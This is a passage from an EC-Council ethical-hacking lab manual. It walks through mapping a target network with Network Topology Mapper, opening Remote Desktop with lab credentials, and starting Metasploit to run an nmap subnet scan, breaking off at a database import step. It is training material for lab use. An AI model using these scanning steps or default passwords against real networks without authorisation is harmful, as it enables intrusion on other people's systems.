


Figure 5.1.14: Network topology diagram

20. Expand **Node Display Options** in the right-hand pane and select the **IP address** checkbox. This displays IP addresses for all nodes in the layout.




Figure 5.1.15: Node Display Options: selecting the IP address

21. Now, expand the **Map Layouts** node, and select **Symmetrical** under the **Auto Arrange** section to change the topology layout of the mapped network. Each time you click **Symmetrical**, all nodes are rearranged randomly.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You may select the node display options of your choice: whichever options you choose, they are added to the topology map. These topology maps are saved automatically to **C:\ProgramData\Solarwinds\Network Topology Mapper\UserMaps**.




Figure 5.1.16: Map Layouts Options: selecting Symmetrical

22. Right-click on a node (here **Server2016** with IP address **10.10.10.16**) and select **Node Properties** to view information about the selected node.

Note: The network diagram and the IP addresses might differ in your lab environment




Figure 5.1.17: Viewing the details of a selected target machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. The **Node Details** window appears, displaying information about the selected node. Click **Close** to close the window.




Figure 5.1.18: Details window

TASK 1.4

Additional Features in Network Topology Mapper

24. Right-click on a node (**Server2016** with IP address **10.10.10.16**) and select **Integration with Windows Tools** and click **Remote Desktop**.




Figure 5.1.19: Establishing a Remote Desktop Connection with the target machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The **Windows Security** dialog box appears. Enter **Username** as **Administrator** and **Password** as **Pa$$w0rd** for **Windows Server 2016**, and click **OK**.



Figure 5.1.20: Establishing a Remote Desktop Connection with the target machine

26. The **Remote Desktop Connection** pop-up appears; click **Yes**.



Figure 5.1.21: Establishing a remote desktop connection with the target machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. The **Remote Desktop Connection** is successfully set to the target virtual machine (here, **Windows Server 2016**), as shown in the following screenshot.



Figure 5.1.22: Remote Desktop Connection established with the target machine

28. You can use other options such as **Ping**, **Telnet**, and **Traceroute**. Similarly, an attacker can use this application to draw network diagrams, find the active hosts on the network, perform Ping, Telnet, etc.
29. This concludes the demonstration of drawing network diagram of the target network using Network Topology Mapper.
30. Close all open windows and document all the acquired information.
31. Turn off all the virtual machines.

You can also use other network discovery tools such as **OpManager** (https://www.manageengine.com), **The Dude** (https://mikrotik.com), **NetSurveyor** (http://nutsaboutnets.com), **NetBrain** (https://www.netbraintech.com), and **Spiceworks Network Mapping Tool** (https://www.spiceworks.com) to draw network diagram of the target network.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Perform Network Scanning using Various Scanning Tools

Ethical hackers and pen testers are aided in network scanning with the help of various scanning tools, which make scanning a target network an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The information obtained in the previous steps might be insufficient to reveal potential vulnerabilities in the target network: there may be more information available that could help in finding loopholes in the target network. As an ethical hacker and pen tester, you should look for as much information as possible about systems in the target network using various network scanning tools when needed. This lab will demonstrate other techniques/commands/methods that can assist you in extracting information about the systems in the target network using various scanning tools.

Lab Objectives

- Scan a target network using Metasploit

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 03 Scanning Networks

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Network Scanning Tools

Scanning tools are used to scan and identify live hosts, open ports, running services on a target network, location-info, NetBIOS info, and information about all TCP/IP and UDP open ports. Information obtained from these tools will assist an ethical hacker in creating the profile of the target organization and to scan the network for open ports of the devices connected.

Lab Tasks

TASK 1

Scan a Target Network using Metasploit

Here, we will use Metasploit to discover active hosts, open ports, services running, and OS details of systems present in the target network.

TASK 1.1

Link Metasploit Framework to Database

1. Before starting this task, turn on the **Windows 10**, **Windows Server 2016**, **Parrot Security**, and **Ubuntu** virtual machine.
2. Switch to the **Parrot Security** virtual machine.
3. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

4. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.

Metasploit Framework is a tool that provides information about security vulnerabilities in the target organization's system, and aids in penetration testing and IDS signature development. It facilitates the tasks of attackers, exploit writers, and payload writers. A major advantage of the framework is the modular approach, that is, allowing the combination of any exploit with any payload.




Figure 6.1.1: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the **Parrot Terminal** window, type **service postgresql start** and hit **Enter**.



Figure 6.1.2: Start postgresql service through the command line

9. Now, type **msfconsole** and hit **Enter** to launch Metasploit.

Note: The version of Metasploit might differ in your lab environment.




Figure 6.1.3: Launch Metasploit framework

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. An msf command line appears. Type **db_status** and hit **Enter** to check if Metasploit has connected to the database successfully. If you receive the message "**postgersql selected, no connection**," then the database did not connect to msf.

Note: If the message you receive is "**connected to msf**," then skip to **Step #14**.




Figure 6.1.4: Database not connected to msf

11. Exit the Metasploit framework by typing **exit** and press **Enter**. Then, to initiate the database, type **msfdb init**, and press **Enter**.




Figure 6.1.5: Initialize the database

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. To restart the postgresql service, type **service postgresql restart** and press **Enter**. Now, start the Metasploit Framework again by typing **msfconsole** and pressing **Enter**.




Figure 6.1.6: Launch Metasploit framework

13. Check the database status by typing **db_status** and press **Enter**. This time, the database should successfully connect to msf, as shown in the screenshot.



Figure 6.1.7: Verify that database is successfully connected to Metasploit framework

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Information Gathering Using Metasploit

14. Type **nmap -Pn -sS -A -oX Test 10.10.10.0/24** and hit **Enter** to scan the subnet, as shown in the screenshot.

Here, we are scanning the whole subnet 10.10.10.0/24 for active hosts.

Note: The target IP address subnet might differ in your lab environment.

15. Nmap begins scanning the subnet and displays the results. It takes approximately 5 minutes for the scan to complete.




Figure 6.1.8: Nmap scan result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. After the scan completes, Nmap displays the number of active hosts in the target network (here, **6**).




Figure 6.1.9: Nmap showing new found hosts in the subnet

17. Now, type **db_import Test** and hit **Enter** to import the Nmap results from the database.

